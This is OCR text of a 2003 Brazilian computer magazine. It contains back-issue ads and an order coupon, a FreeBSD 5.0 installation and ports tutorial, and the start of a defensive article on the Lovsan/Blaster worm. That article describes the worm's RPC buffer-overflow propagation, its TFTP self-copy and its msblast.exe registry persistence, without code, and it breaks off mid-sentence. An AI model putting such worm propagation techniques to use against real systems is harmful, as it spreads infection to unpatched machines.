CD 2: videoaulas que ensinam a instalar e configurar três distribuições do Linux: Slackware 8.1, Red Hat 8.0 e Debian 3.0. Videoaula especial: como particionar o disco rígido de forma eficiente

De R$ 12,90
Por R$ 11,60

Ed. 69 - R$ 12,90

CD 1: FreeBSD 4.7, o sistema irmão do Linux

CD 2: Trustix 1.5, o Linux seguro para o seu servidor

Linux para iniciantes: 21 dicas para você tirar mais proveito do Red Hat, Mandrake e Conectiva que você já tem instalado

De R$ 14,90
Por R$ 13,40

Ed. 67 - R$ 14,90

Nos 3 CDs: Red Hat Linux 8.0 completo

Diga não à pirataria – com os softwares livres você não fica a pega

DE Eclipse passo a passo como construir aplicações Java para Windows e Linux

Ligue agora mesmo para a nossa Central de Atendimento e solicite suas edições:


(11) 3038-5050 (São Paulo e Grande São Paulo) ou **0800-55 76 67** (outras localidades)

>Visite o site www.europanet.com.br e acesse a oferta secreta, digitando a senha 11PC

Ao ligar, informe a OFERTA 20 PC

(11) 3038-5050 ou 0800-55 76 67

Revista W: indispensável para os profissionais da Web



Ed. 38 - R$ 11,90

101 sites essenciais para quem faz sites: guia com os melhores locais da Internet para encontrar dicas, soluções de problemas, tutoriais e downloads.

No CD: curso completo de JavaScript em videoaulas: a linguagem mais popular na programação de sites.

Ed. 37 - R$ 11,90

Guia prático de streaming: tudo o que você precisa saber para montar um site com conteúdo por streaming.

No CD: curso completo de HTML. Aprenda a linguagem usada para criar websites, desde o básico até os truques avançados. São 20 videoaulas em português.

Ed. 36 - R$ 11,90

Criação de propaganda para Internet.

No CD: copie sites inteiros com o Website Extractor e use o Mail Commander para enviar mensagens de e-mail marketing.

Tutoriais: Flash Server passo a passo, Google API.

Ed. 35 - R$ 11,90

Domine o Flash: passo-a-passo para criar um site inteiro em Flash.

No CD: HOTDOG 5.5 Professional – o famoso editor HTML completo.

Tutoriais: PHP Nuke 6.0 para você montar um site profissional em PHP.

Sua revista de banda larga

Ed. 2 - R$ 7,90

Filmes pela Internet: veja como são feitos os downloads de filmes inteiros, até com as legendas.

Aprenda inglês sem sair de casa: dez opções de cursos online que funcionam tão bem quanto aula particular.

Ed. 1 - R$ 7,90

Use todo o poder da banda larga para conseguir filmes, antivírus livres, fotos, músicas, jogos. Dicas para iniciantes e avançados.

Banda larga para iniciantes: guia completo para saber como ter a Internet rápida em casa.

Ligue e saiba o que fazer para ganhar estas edições GRÁTIS

Preencha este cupom (original ou cópia) e envie-o à Editora Europa:
Rua M.M.D.C., 121 - 05510-021 - São Paulo - SP **Ou pelo Fax** (11) 3097-8583

Sim, quero receber em minha casa os produtos abaixo:

Edição / Nº	Qtde.	Preço unit.	Desconto	Preço Final

Frete*	
Total	

*Frete acima de 2 produtos: SP e RJ = R$ 3,00
NE e N = R$ 7,50 / Demais Regiões = R$ 5,00

Indique abaixo o tipo e forma de pagamento.

☐ **Cartão de Crédito:** ☐*à vista* ☐*3X sem juros*

Autorizo o débito de R$ _____ no meu cartão

( )Amex ( )Credicard ( )Diners ( )Visa ( )Mastercard

mês ano

_____ *número completo conforme o verso do cartão* _____ *validade*

☐ **Envio de Cheque(s) via Correios:** ☐*à vista* ☐*3X sem juros*

Envie pelo Correio o(s) cheque(s) cruzado(s) e nominal(is) à Editora Europa junto com este cupom.

☐ **Depósito Bancário:** ☐*somente pagamento a vista*

Faça um depósito no banco Bradesco (conta 221 978-6, agência 0104-0) ou no Itaú (conta 64469-0, agência 0265) e envie o comprovante de depósito junto com este cupom para o nosso fax: (11) 3097-8583

Coloque aqui os seus dados: **Oferta 20 PC**

Nome: _____

Endereço: _____

Bairro: _____ CEP: _____-_____

Estado: _____ Cidade: _____

Profissão: _____ Data de nascimento: __/__/__


DDD: ___ Fone: _____ Fax: _____

E-mail: _____ Assinatura: _____

O frete não está incluso no preço dos produtos. Promoção válida de 01/09/03 a 30/09/03 somente para pessoa física.

FreeBSD 5.0

Considerado mais robusto e estável que o Linux, o FreeBSD é o destaque do CD 1 desta edição. Confira agora como aproveitar os recursos deste sistema



É muito comum a utilização do FreeBSD em servidores de Internet

O FreeBSD é um avançado sistema Unix da BSD (Berkeley Software Design) compatível com as arquiteturas Intel (x86), DEC Alpha e PC-98. Baseado no 4.4 BSD-Lite de Berkeley, ele traz também alguns recursos da versão 4.4 BSD-Lite 2. O sistema é famoso entre os usuários avançados por causa de sua estabilidade e segurança.

Entre outras aplicações, o FreeBSD tem se mostrado um sistema ideal no desenvolvimento de intranets e de serviços na Internet. Suas características avançadas de gerenciamento de memória e eficiência nos serviços de rede tem feito muitas empresas (SUN, Yahoo, Nokia, Itautec Philco, entre outras), adotarem o FreeBSD como sistema operacional padrão em servidores.

De acordo com o site Netcraft, entre janeiro de 2002 e julho de 2003 foram identificados mais de 2 milhões de sites ativos hospedados no sistema FreeBSD. Entre os seus principais recursos, destaca-se a capacidade de administrar poucos recursos de memória e processador. Assim, o sistema é uma poderosa ferramenta para servidores de www, email (POP3, IMAP e SMTP), roteador (NAT), além de outros recursos de servidor que o sistema suporta.

É possível usá-lo como workstation para rodar diversos aplicativos multimídia, processadores de texto, editores de imagem, entre outros. O FreeBSD também é multiusuário, o que permite utilizar os serviços da máquina de forma compartilhada através de uma rede. Mas a grande inovação nos sistemas BSD é quantidade de programas que podem ser instalados através da tecnologia ports.

A seguir, acompanhe como instalar e aproveitar o FreeBSD 5.0, disponível no CD 1 desta edição.

Ports – Com o ports, você pode instalar diversos aplicativos com um simples comando. Basta a máquina estar conectada à Internet.

Antes de instalar

Assim como qualquer sistema operacional, o FreeBSD pode causar perda de dados no seu disco rígido no momento da instalação. Por motivo de segurança, é altamente recomendável que você faça um backup de todas as informações importantes antes de iniciar qualquer procedimento descrito nesta reportagem

Disco de inicialização

Para criar um disco de inicialização para computadores que não tem suporte a iniciar o computador a partir do CD-Rom, execute os passos a seguir


1 Dentro do Windows, acesse o CD e localize o diretório *tools*, dentro dele, copie o arquivo *fdimage* para um diretório no computador

2 Ainda dentro do CD, copie o arquivo *kern.flp*, que está localizado no diretório *floppies*, para o mesmo local do *fdimage*


3 Acesse o prompt de comando e execute o seguinte comando dentro do diretório dos arquivos que você copiou

```
fdimage kern.flp a:
```

Aguarde a cópia dos arquivos. Em seguida, reinicie o computador com o CD de instalação e o disquete no computador



Para instalar o sistema, são necessários 1,5 GB livres



Existem cinco gerenciadores de janelas diferentes

Instalação

Antes de iniciar a instalação, você precisa ter uma partição livre para alocar o sistema de arquivos do FreeBSD. O espaço mínimo para a instalação é de 1,5 GB. Com a partição disponível, inicie o PC com o CD de instalação do FreeBSD no computador e aguarde iniciar o sistema de instalação. Caso ocorra algum problema na inicialização da instalação, localize no manual da sua placa-mae a opção para alterar a ordem dos dispositivos de boot do computador e coloque no primeiro boot a opção CD-ROM

1 Na primeira tela da instalação, o sistema verificará que tipo de hardware você tem instalado no seu computador. Aguarde alguns instantes até surgir um campo solicitando que seja pressionada a tecla *Enter*

2 Após concluir a verificação do seu hardware, será carregado automaticamente o utilitario

sysinstall, no qual você encontra as seguintes opções


- **Usage** - manual com as principais informações para a instalação.
- **Standard** – inicia a instalação com o mínimo de opções. Recomendado para usuários iniciantes
- **Express** – instala os principais aplicativos sem muitas perguntas
- **Custo** – essa opção permite fazer uma instalação personalizada
- **Configure** – reconfigura alguns dispositivos após a instalação
- **Doc** – arquivos de ajuda e manuais
- **Keymap** – opção para configurar qual teclado o sistema irá usar
- **Options** – visualiza as opções que estão configuradas no sistema
- **Fixit** – utilitário para reparar o sistema em caso de erro
- **Upgrade** – para atualizar uma versão do sistema já instalado.
- **Load Config** – reconfigura o sistema mantendo o padrão.
- **Index** – exibe as instruções das opções do sysinstall

Para iniciar a instalação, selecione a opção *Standard* e em seguida pressione *Enter* na pergunta referente ao particionamento

3 Nessa etapa você precisa criar a partição necessária para a montagem dos diretórios do sistema. Com as setas direcionais selecione a partição que você deseja utilizar para instalar o sistema. Pressione a tecla *D* para limpar a partição. Selecione agora o espaço vazio. Para criar a nova partição, com o sistema de arquivos do FreeBSD, pressione a tecla *C*. No campo referente ao tamanho da partição, pressione *Enter* para alocar o tamanho máximo da partição livre para o sistema, e no tipo de partição deixe a opção 165. Pressione *Enter* para prosseguir

4 Para ativar o sistema na inicialização, selecione a opção *Standard*. Assim o sistema de boot será carregado diretamente na *MBR*. Na tela seguinte, pressione *Enter* para iniciar a criação dos diretórios do sistema

5 Novamente, na tela do *fdisk*, você precisa criar os diretórios do sistema. Note que o sistema já está dentro da partição que você criou no passo 3. Para criar os diretórios necessários, pressione a tecla *A*. Tudo será feito de forma automática. Para finalizar, pressione a tecla *Q*



Durante a instalação é possível configurar todos os recursos e serviços de rede

6 Na janela *Choose Distributions*, você encontra algumas opções pré-configuradas para a instalação de determinados grupos de usuários. Para instalar todos os pacotes, selecione *All*, e para concluir, escolha a opção *X Exit*

7 Nessa etapa você pode optar em instalar o sistema a partir de diversos dispositivos. Para instalar a partir do CD, selecione a primeira opção e na próxima janela escolha *Yes*.

8 Com os diretórios necessários e o tipo de instalação selecionada, o sistema começa a ser transferido para o computador

10 Ao concluir a cópia dos arquivos, você iniciará a configuração dos hardwares e serviços instalados no computador Caso você tenha uma placa de rede, a primeira tela de configuração é referente a esse dispositivo. Na primeira janela, coloque *Yes* se você deseja configurar os endereços da sua rede, e em seguida, selecione na lista o tipo de serviço que a placa de rede utiliza, na maioria dos casos é a primeira opção. Na próxima opção, coloque *No* e na tela seguinte você encontrará a opção para a escolha do serviço DHCP. Coloque *Yes* caso a sua rede utilize DHCP ou *No* para você configurar manualmente os endereços. Após configurar os endereços, confirme selecionando a opção *Next* e *Yes* para ativar a placa de rede.

11 Nas próximas janelas, pressione *Enter* até a tela de configuração referente ao servidor FTP Se você deseja criar um servidor FTP, selecione a opção *Yes*, ou para prosseguir com a instalação coloque *No* Caso tenha selecionado a opção *Yes*, será necessário configurar o servidor. Para isso, escolha a opção *Yes* na próxima janela para prosseguir e na tela de configuração do serviço escolha OK para concluir a configuração do serviço de FTP.

Para cadastrar uma mensagem de boas vindas aos usuários que acessarem o servidor FTP selecione *Yes* na janela *Create a welcome message* e coloque a mensagem no editor de texto que se abrir. Para salvar, pressione a tecla *ESC*, e em seguida *Enter*. A configuração dos serviços e recursos de rede estará completa


12 Nas telas seguintes pressione a tecla *Enter* até a janela *Time Zone Selector*. Nessa janela, você deve selecionar a região onde esta localizado o computador, para ajustar a hora do sistema corretamente Para configurar a região de São Paulo, escolha a opção 2, em seguida 9, e para finalizar, a opção 7. Pressione *Enter* para confirmar

13 Como o BSD utiliza seu próprio sistema de arquivos, você pode adicionar o suporte para o sistema de arquivos binários do Linux. Para isso, selecione *Yes* para ativar a compatibilidade com esse sistema, caso você deseje

14 Após configurar os principais hardwares, é preciso acertar o ambiente gráfico. Na primeira tela você encontra algumas opções de configuração. Selecione a segunda opção (*Enable*) e verifique se o cursor do mouse funciona corretamente na tela Selecione *Yes* para concluir Caso ocorra algum problema, selecione as opções de configuração que se encontram na própria janela e altere os parâmetros do hardware para corrigir a falha

15 Na tela de escolha do gerenciador de janelas existem quatro opções, que são:

- **KDE** - ótimo gerenciador de janelas, ideal para quem não conhece o sistema
- **Gnome 2** – gerenciador com algumas semelhanças com o KDE
- **Afterstep** – ambiente leve e com poucos recursos, ideal para computadores com pouco processamento.
- **WindowMaker** – parecido com o



Como no Linux, o KDE é um bom gerenciador de janelas padrão para FreeBSD

Afterstep mas com recursos e um visual bastante avançado.

- **Fvwm** – ambiente ideal para servidores com pouca memória

Como padrão, escolha a opção KDE para iniciar a cópia dos arquivos necessários. Depois você pode alterar o gerenciador

16 Após concluir a cópia dos arquivos do Gerenciador de Janelas você precisa configurar a interface USB. Se você tem algum dispositivo conectado no USB, coloque *Yes* no campo onde informa se deseja ativar o suporte USB.

17 Para configurar o Ambiente Gráfico, você tem quatro opções na lista. A melhor e mais fácil de utilizar é a segunda (xf86cfg - textmode). Na janela de configuração, você encontra as seguintes opções:

1 - Mouse
2 - Teclado
3 - Monitor
4 - Placa de Vídeo
5 - Cores
6 - Resolução
7 - Salvar e Sair

- **1 - Mouse** - utilize esta opção para adicionar ou editar um mouse que já está instalado no computador. Caso seja a primeira vez que você esteja acessando esta opção, selecione a opção *Edit mouse1* e avance com a configuração. Na tela seguinte, selecione seu mouse na lista, ou caso não saiba qual tipo de mouse está no computador selecione auto na lista e avance para o próximo quadro. Nesta tela, você precisa confirmar se deseja que seu mouse utilize a emulação de três botões, utilize esta opção caso seu mouse tenha somente dois botões e no quadro seguinte selecione a opção *Finish*.

- **2 - Teclado** – ao abrir esta opção, selecione *Next* e será mostrada uma lista de teclados disponíveis no sistema. Escolha na lista o teclado correto e em layout selecione *Brazilian*

- **3 - Monitor** – na lista de monitores, selecione a opção número 8, que é a mais compatível com os monitores atuais, e avance com a instalação. Selecione a taxa de atualização *50-70* e dê *Finish*

- **4 - Placa de Vídeo** – esta opção é a mais importante de todas. Ela irá configurar o sistema de acordo com a placa selecionada aqui.

Na pergunta *Do you want to look at the card database* selecione *Yes* para listar todas as placas de vídeo que são compatíveis com o sistema. Selecione a opção correta e avance com a configuração. Na lista de drivers, selecione SVGA caso tenha dúvida sobre o driver que você precisa instalar. Em seguida selecione *Finish*.


- **5/6 - Cores / Resolução** – na lista você encontra as cores que podem ser configuradas no sistema, selecione 16bits e, em seguida, dê *Next*. Agora, você precisa configurar a resolução que o sistema utilizará. Selecione a resolução com a tecla espaço e para concluir pressione a tecla *Enter*

- **7 - Salvar** – selecione está opção para salvar as alterações e sair.


Para verificar se as alterações feitas no XF86 foram satisfatórias, digite novamente *startx*. Se ocorrer algum problema, execute o programa de configuração novamente e altere algumas opções, como resolução e cores do sistema

18 Para cadastrar uma senha do usuário *root* (administrador do sistema), coloque *Yes*. Com as opções da tela seguinte, você pode adicionar usuários ou novos grupos. Assim que concluir o cadastro, será solicitado que você digite a nova senha do root

19 No final da instalação, você pode optar por voltar às opções anteriores, caso tenha esquecido de alguma informação. Selecione *Yes* para voltar às opções ou *No* para finalizar a instalação. Ao concluir, você voltará ao menu inicial do programa. Nessa etapa, você já pode reiniciar o computador. Selecione a última opção (*Exit Install*) para reiniciar automaticamente e remova o CD de instalação assim que reiniciar



Binários Linux podem ser utilizados também no FreeBSD



Com o SYSInstall, você pode configurar o sistema inteiro

Configurando o sistema

Quem já utiliza o sistema operacional Linux vai notar que no FreeBSD alguns comandos utilizam parâmetros diferentes. Uma das diferenças mais notáveis é o nome utilizado para identificar a placa de rede. Para acessar o utilitário sysinstall, o mesmo programa usado para a instalação do sistema, digite o seguinte comando no terminal do FreeBSD:

```
# /stand/sysinstall
```

Nesse utilitário você configura os principais periféricos do computador. Para configurar os arquivos de configuração manualmente, você pode utilizar qualquer editor de texto. O padrão do FreeBSD é o *edit* ou *ee*. Os arquivos de configuração estão localizados no diretório */etc/*. Ao instalar qualquer programa no sistema, todos os arquivos, tanto de configuração quanto binários, ficam localizados no diretório */usr/local/*.

Novos programas

A instalação de novos programas no FreeBSD se torna simples utilizando o recurso do *ports*. Para instalar aplicativos com esse utilitário, você precisa estar conectado à Internet. Os programas são organizados por categorias. Para instalar o *apache* por exemplo, você precisa acessar o diretório *www*, que é referente à categoria do *apache*. Para instalar novos programas, acesse o seguinte diretório do sistema.

```
# cd /usr/ports
```

Em seguida, acesse a categoria que você deseja

```
# cd www
```

Nesse exemplo, você acessa o diretório em que estão os arquivos referentes ao *www*. Para instalar o *apache*, acesse o diretório a seguir

```
# cd apache2
```

Agora, você precisa executar os seguintes comandos para instalar:

```
# make
# make install
```

Ao digitar o comando *make*, o download do *apache2* será iniciado e compilado em seguida. Caso precise de algum programa ou biblioteca, ela será instalada automaticamente.

Se você não sabe em qual categoria o programa que você deseja instalar está, acesse o site http://www.freebsd.org/ports/, e no campo de procura coloque o nome do programa. Com o aplicativo compilado e instalado, todos os arquivos ficam localizados no diretório */usr/local*. Note que ao acessar esse diretório você encontra uma estrutura bem parecida com o "/", sem os diretórios dos usuários.

Para desinstalar qualquer aplicativo, você pode utilizar o programa sysinstall, ou se você instalou a partir do *ports*, basta acessar o diretório do programa de onde você instalou e digitar o seguinte comando:

```
# make deinstall
```

Com o suporte nativo Linux (para ter suporte aos arquivos binários do Linux, você precisa ativar o recurso na instalação, conforme o passo 13), você pode executar programas Linux normalmente. Caso ocorra algum problema ao rodar os programas, execute o seguinte comando para forçar o sistema a aceitar o arquivo.

```
# brandelf -t Linux programa
```

Onde programa é referente ao arquivo binário que você deseja executar no sistema.

Como você percebeu, existem muitas semelhanças entre Linux e FreeBSD. Entretanto, lembre-se de que são sistemas diferentes, e como o Linux a cada dia, o FreeBSD vem conquistando mais fãs. **PCM**

Lovsan

O pesadelo da infecção automática é real. Saiba como se defender desta nova ameaça

Por Leandro Calçada
leandro.calcada@europanet.com.br

Quanto mais forte o cadeado, mais afiado o alicate. É uma corrida eterna. Não importa quanta segurança seja embutida nos sistemas, sempre surge um novo vírus capaz de explorar uma falha de segurança nova ou desconhecida, e que coloca os nossos dados em risco. E o Lovsan merece destaque exatamente pela sua inovação.

Ao invés de se propagar por e-mail, padrão comum entre os vírus que infectam computadores individuais, este vírus se espalha através de um protocolo exclusivo para a comunicação entre programas e, graças a uma falha de segurança dos Windows 2000 e XP, pode infectar e atuar-se automaticamente em qualquer computador com estes sistemas operacionais que não esteja devidamente atualizado. Veja, a seguir, como funciona o mais novo brinquedo do submundo e aprenda a se proteger de futuros ataques.

Ficha Técnica

- **NOME DO VÍRUS:** Lovsan
- **PLATAFORMA:** Win32
- **DESCOBERTO EM:** 11/08/2003
- **TAMANHO:** 6.176 bytes
- **CAPACIDADE DE REPRODUÇÃO:** Vedio
- **RISCO CORPORATIVO:** Medio
- **RISCO DOMÉSTICO:** Medio
- **SISTEMA ALVO:** Windows 2000/XP
- **APELIDOS CONHECIDOS:** W32/Lovsan.worm (Network Associates)
  W32.Blaster.Worm (Symantec)
  W32/Lovsan.worm
  Win32.Poza (CA)
  WORM_MSBLAST.A (Trend)
  msblast.exe
  Ftp

Reprodução

Ao contrário dos vírus convencionais, o Lovsan não usa o e-mail para se espalhar, nem requer qualquer intervenção do usuário. Seu método de reprodução explora uma falha de segurança no protocolo RPC e, através de um ataque do buffer overflow, consegue permissão para executar comandos de sistema na máquina atingida. Uma vez realizado o ataque, o vírus conecta-se à máquina de origem e copia o seu próprio código através de um servidor TFTP que o vírus ativa na porta UDP 69. Em seguida, ainda baseado nos privilégios de sistema obtidos com a falha no RPC, o vírus envia um comando à máquina atacada para que ela execute o vírus, concluindo assim o processo de infecção.

As máquinas alvo são obtidas através de uma varredura nos IPs classe C e também através de endereços gerados aleatoriamente. Por este motivo, qualquer computador com o Windows 2000 ou XP que esteja em uma rede sem a proteção de um firewall ou sem o

RPC: que bicho é esse

RPC, ou Remote Procedure Call, é um protocolo para a execução remota de tarefas. Com RPC, é possível fazer um programa cujo processamento seja dividido entre diversas máquinas de uma mesma rede, sem que o programador tenha de lidar com o acesso à rede propriamente dito. Seu funcionamento é análogo a uma chamada de função padrão, mas inclui a possibilidade de que a função esteja em outra máquina da rede que não a originária da chamada.

Bloquear a comunicação RPC pode afetar o funcionamento de diversos componentes do Windows e do Microsoft Office, e só é uma opção aceitável se não houver meio de se atualizar o sistema em risco.

devido patch de segurança instalado é um alvo em potencial. Vale lembrar entretanto, que outras versões do Windows, apesar de serem de capazes de hospedar o vírus, não contém a vulnerabilidade e, portanto, não podem ser infectadas, a não ser que o próprio usuário copie e execute o executável do Lovsan

Infecção

Durante o processo de infecção o vírus é copiado para a pasta System do Windows, sob o nome *msblast.exe*. Ao ser executado, o Lovsan cria uma chave chamada *windows auto update*, apontando para o seu executável, no caminho.

